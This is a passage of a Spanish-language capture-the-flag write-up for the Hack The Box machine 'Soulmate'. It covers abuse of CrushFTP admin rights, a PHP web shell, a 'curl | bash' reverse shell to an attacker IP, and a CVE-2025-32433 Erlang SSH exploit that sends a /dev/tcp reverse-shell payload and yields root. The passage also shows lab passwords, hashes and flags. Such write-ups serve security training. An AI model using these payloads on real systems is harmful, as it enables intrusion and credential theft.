

En User Manager encontramos los directorios/recursos de cada usuario a los que tiene acceso.

En /app/ encontramos contenido del sitio del puerto 80 y de CrusFTP.

Agregamos este como recurso para nuestro usuario.

Observamos en Files que tenemos acceso a todos los archivos dentro de ese directorio.

Seleccionamos y descargamos el directorio como Zip.
Vemos que contiene mas de seis mil archivos.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
❯ unzip -l archive.zip | head
Archive:  archive.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     3714  2020-04-16 12:00   app/plugins/ContentBlocker.jar
   273088  2020-04-16 12:00   app/plugins/CrushTask.jar
    29037  2020-04-16 12:00   app/plugins/CrushLDAPGroup.jar
    36898  2020-04-16 12:00   app/plugins/CrushSSO.jar
    10403  2020-04-16 12:00   app/plugins/PreferencesController.jar
     6926  2020-04-16 12:00   app/plugins/WebApplication.jar
     9744  2020-04-16 12:00   app/plugins/CrushDuo.jar
❯ unzip -l archive.zip | tail
        0  2025-08-12 08:29   app/webProd/assets/
    18666  2025-08-19 11:03   app/webProd/index.php
    16743  2025-08-19 11:03   app/webProd/profile.php
    14824  2025-08-19 11:03   app/webProd/register.php
    13078  2025-08-19 11:03   app/webProd/dashboard.php
    11588  2025-08-19 11:03   app/webProd/login.php
        0  2025-08-19 11:03   app/webProd/
        0  2025-09-10 01:56   app/
---------                     -------
335969654                     6088 files
❯
Passwords
En el archivo passfile encontramos la contrasena de CrushFTP.
1
2
3
4
# CrushFTP11
❯ cat passfile ; echo
04E2xAXYFfDsEYtu
❯
Tambien encontramos multiples hashes de contrasenas para los usuarios de la plataforma.
Expand me
1
2
3
4
5
6
7
❯ cat default/user.XML | grep pass
	<expire_password_days>30</expire_password_days>
	<auto_set_pass>false</auto_set_pass>
	<expire_password>false</expire_password>
	<password>MD5:2ed7612a635b017b261ec5112851fa7f</password>
	<publickey_password>false</publickey_password>
❯
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# /home/kali/htb/soulmate/files/app/CrushFTP11/backup/users/extra_vfs
❯ unzip -l default-0806( WEB_ADMIN) </site>
<ignore_max_logins>true</ignore_max_logins>
<version>1.0</version>
<max_logins>0</max_logins>
<max_idle_time>0</max_idle_time>
</userfile>
❯ unzip jenna-08112025_173157.zip
Archive: jenna-08112025_173157.zip
warning: stripped absolute path spec from /user.XML
replace user.XML? [ y] es, [ n] o, [ A] ll, [ N] one, [ r] ename: r
new name: user_jenna.xml
inflating: user_jenna.xml
❯ cat user_jenna.xml
<?xml version = "1.0" encoding = "UTF-8" ?>
<userfile type = "properties" >
<created_time>1754933517992</created_time>
<updated_time>1754933517992</updated_time>
<root_dir>/</root_dir>
<max_logins>0</max_logins>
<version>1.0</version>
<updated_by_username>crushadmin</updated_by_username>
<password>SHA512:eeaeabe70899e53be528455a16fb797cfa74cba4f63d8a1980072a2a8f175db5269525283da852ce9f24cd407e4c63256aa383cac5b59da9bf1664d4d30359a6</password>
<created_by_username>crushadmin</created_by_username>
<userVersion>6</userVersion>
<updated_by_email></updated_by_email>
<created_by_email></created_by_email>
<username>jenna</username>
</userfile>
❯
La contrasena del archivo passfile pertenece al usuario crushadmin 04E2xAXYFfDsEYtu.
Container
Tambien logramos acceder a los archivos shadow y passwd. Pero, basados en su contenido, es probable que CrushFTP corra dentro de un contenedor docker.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
❯ cat shadow
root:*::0:::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
xfs:!::0:::::
nobody:!::0:::::
❯ cat passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
java:x:65532:65532:Account created by apko:/home/java:/bin/sh
❯
Upload Files

Marcamos las siguientes opciones para el directorio /app/ para el usuario, esto nos daria acceso de escritura.


Subimos un archivo dentro del directorio del sitio PHP, el contenido: phpinfo();.
Al visitar la pagina nos muestra la ejecucion.
User - www-data
Subimos nuevamente una mini-webshell, vemos que el usuario es www-data.
1
2
3
4
❯ curl 'http://soulmate.htb/file.php?sc=whoami' ; echo
www-data
www-data
❯
Ejecutamos una shell inversa logrando acceder a este usuario.
1
2
3
4
5
6
7
8
9
10
11
12
# curl 'http://soulmate.htb/file.php?sc=curl+10.10.14.78:8000/10.10.14.78:1336|bash' ; echo
❯ rlwrap nc -lvp 1336
listening on [ any] 1336 ...
connect to [ 10.10.14.78] from soulmate.htb [ 10.10.11.86] 37216
/bin/sh: 0: can' t access tty; job control turned off
$ whoami; id; pwd
www-data
uid = 33( www-data) gid = 33( www-data) groups = 33( www-data)
/var/www/soulmate.htb/public
$ hostname
soulmate
$
Soulmate Admin
En /var/www/soulmate.htb/config/config.php encontramos el uso de una base de datos SQLite y una contrasena para el administrador: Crush4dmin990.
Expand me
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
$ cat config.php
<?php
class Database {
private $db_file = '../data/soulmate.db' ;
private $pdo ;
public function __construct() {
$this ->connect() ;
$this ->createTables() ;
}
private function connect() {
try {
// Create data directory if it doesn't exist
$dataDir = dirname($this->db_file);
if (!is_dir($dataDir)) {
mkdir($dataDir, 0755, true);
}
$this->pdo = new PDO(' sqlite:' . $this->db_file);
$this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
$this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
} catch (PDOException $e) {
die("Connection failed: " . $e->getMessage());
}
}
private function createTables() {
$sql = "
CREATE TABLE IF NOT EXISTS users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE NOT NULL,
password TEXT NOT NULL,
is_admin INTEGER DEFAULT 0,
name TEXT,
bio TEXT,
interests TEXT,
phone TEXT,
profile_pic TEXT,
last_login DATETIME,
created_at DATETIME DEFAULT CURRENT_TIMESTAMP
)";
$this->pdo->exec($sql);
// Create default admin user if not exists
$adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
$adminCheck->execute([' admin']);
if ($adminCheck->fetchColumn() == 0) {
$adminPassword = password_hash(' Crush4dmin990', PASSWORD_DEFAULT);
$adminInsert = $this->pdo->prepare("
INSERT INTO users (username, password, is_admin, name)
VALUES (?, ?, 1, ' Administrator')
");
$adminInsert->execute([' admin', $adminPassword]);
}
}
public function getConnection() {
return $this->pdo;
}
}
// Helper functions
function redirect($path) {
header("Location: $path");
exit();
}
function isLoggedIn() {
return isset($_SESSION[' user_id']);
}
function isAdmin() {
return isset($_SESSION[' is_admin']) && $_SESSION[' is_admin'] == 1;
}
function requireLogin() {
if (!isLoggedIn()) {
redirect(' /login');
}
}
function requireAdmin() {
requireLogin();
if (!isAdmin()) {
redirect(' /profile' ) ;
}
}
?>
$

El sitio muestra contenido estatico al ingresar como admin.
sqlite3 existe en la maquina.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ cat config.php
<?php
class Database {
private $db_file = '../data/soulmate.db' ;
private $pdo ;
public function __construct() {
$this ->connect() ;
$this ->createTables() ;
}
#[...] cut [...]
$ file ../data/soulmate.db
soulmate.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 4, cookie 0x1, schema 4, UTF-8, version-valid-for 5
$ which sqlite3
/usr/bin/sqlite3
$
Dentro de la base de datos encontramos unicamente el hash de admin.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@soulmate:~/soulmate.htb/data$ sqlite3
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open soulmate.db
sqlite> .tables
users
sqlite> .schema users
CREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE NOT NULL,
password TEXT NOT NULL,
is_admin INTEGER DEFAULT 0,
name TEXT,
bio TEXT,
interests TEXT,
phone TEXT,
profile_pic TEXT,
last_login DATETIME,
created_at DATETIME DEFAULT CURRENT_TIMESTAMP
) ;
sqlite> select username, password, is_admin from users;
admin| $2 y$12$u0AC6fpQu0MJt7uJ80tM .Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2| 1
sqlite>
Privesc
Docker
Observamos que existen multiples puertos abiertos localmente, tres de estos los maneja docker-proxy: 443, 8080, 9090. Los cuales son parte de CrushFTP.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
www-data@soulmate:/dev/shm$ netstat -ntpl
( Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections ( only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 1116/nginx: worker
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:36433 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:8080 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:9090 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:8443 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:2222 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:45123 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:4369 0.0.0.0:* LISTEN -
tcp6 0 0 :::80 :::* LISTEN 1116/nginx: worker
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 ::1:4369 :::* LISTEN -
www-data@soulmate:/dev/shm$ cat ps | grep docker
root 1180 1 0 01:49 ? 00:00:01 /usr/bin/dockerd -H fd:// --containerd= /run/containerd/containerd.sock
root 1540 1504 0 01:49 ? 00:00:04 /usr/bin/python3 /usr/bin/docker-compose up
root 1741 1180 0 01:49 ? 00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.19.0.2 -container-port 443
root 1747 1180 0 01:49 ? 00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.19.0.2 -container-port 8080
root 1754 1180 0 01:49 ? 00:00:05 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 9090
www-data@soulmate:/dev/shm$
Erlang - CVE-2025-32433
En el puerto 2222 corre SSH Erlang en su version 5.2.9 vulnerable a CVE-2025-32433 , la cual permite la ejecucion remota de comandos.
1
2
3
4
5
6
7
8
www-data@soulmate:/dev/shm$ nc 127.0.0.1 2222
nc 127.0.0.1 2222
SSH-2.0-Erlang/5.2.9
Protocol mismatch.
www-data@soulmate:/dev/shm$
Exploit - Shell
Ejecutamos uno de los exploits (CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC ) el cual muestra que la version de Erlang de soulmate es vulnerable.
1
2
3
4
5
6
7
www-data@soulmate:/dev/shm$ python3 omer-efe-curkus-cve-2025-32433.py 127.0.0.1 --check -p 2222
[ *] Target: 127.0.0.1:2222
[ *] Connecting to target...
[ +] Received banner: SSH-2.0-Erlang/5.2.9
[ +] Connection stayed open after channel message.
[ !!] 127.0.0.1:2222 appears VULNERABLE to CVE-2025-32433
www-data@soulmate:/dev/shm$
Ejecutamos la shell inversa del exploit.
1
2
3
4
5
6
7
8
9
www-data@soulmate:/dev/shm$ python3 omer-efe-curkus-cve-2025-32433.py 127.0.0.1 -p 2222 --shell --lhost 10.10.14.78 --lport 1338
[ *] Target: 127.0.0.1:2222
[ *] Sending reverse shell to connect back to 10.10.14.78:1338
[ *] Connecting to target...
[ +] Received banner: SSH-2.0-Erlang/5.2.9
[ +] Running command: os:cmd( "bash -c 'exec 5<>/dev/tcp/10.10.14.78/1338; cat <&5 | while read line; do $line 2>&5 >&5; done'" ) .
[ ✓] Exploit sent. If vulnerable, command should execute.
[ +] Reverse shell command sent. Check your listener.
www-data@soulmate:/dev/shm$
Logramos acceso root, las flags user.txt y root.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ rlwrap nc -lvp 1338
listening on [ any] 1338 ...
connect to [ 10.10.14.78] from soulmate.htb [ 10.10.11.86] 44218
whoami
root
id
uid = 0( root) gid = 0( root) groups = 0( root)
cd /root
ls
root.txt
scripts
cat root.txt
484576fa5e20e3a42182f68a968d3a52
cat /home/ben/user.txt
66d354929425849c0c54a81abb8ddcba
Dump Hashes
Realizamos la lectura del archivo /etc/shadow.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
cat /etc/shadow
root:$y$j9T$F0ac /VWnpQL9EP1.SyIKb.$YO .C6lGpumKomf/Ql.1D.YFt7kopiSCTdfDyk4FLdY5:20319:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
syslog:*:19405:0:99999:7:::
uuidd:*:19405:0:99999:7:::
tcpdump:*:19405:0:99999:7:::
tss:*:19405:0:99999:7:::
landscape:*:19405:0:99999:7:::
fwupd-refresh:*:19405:0:99999:7:::
usbmux:*:19474:0:99999:7:::
lxd:!:19474::::::
dnsmasq:*:20306:0:99999:7:::
epmd:*:20306:0:99999:7:::
ben:$y$j9T$5 nWQGACiAivm4O0RaH71X.$6 Yn5wee.ahPGiTaVP2aFVeDt2vn5JLH1/f1tNknhyQ7:20319:0:99999:7:::
_laurel:!:20327::::::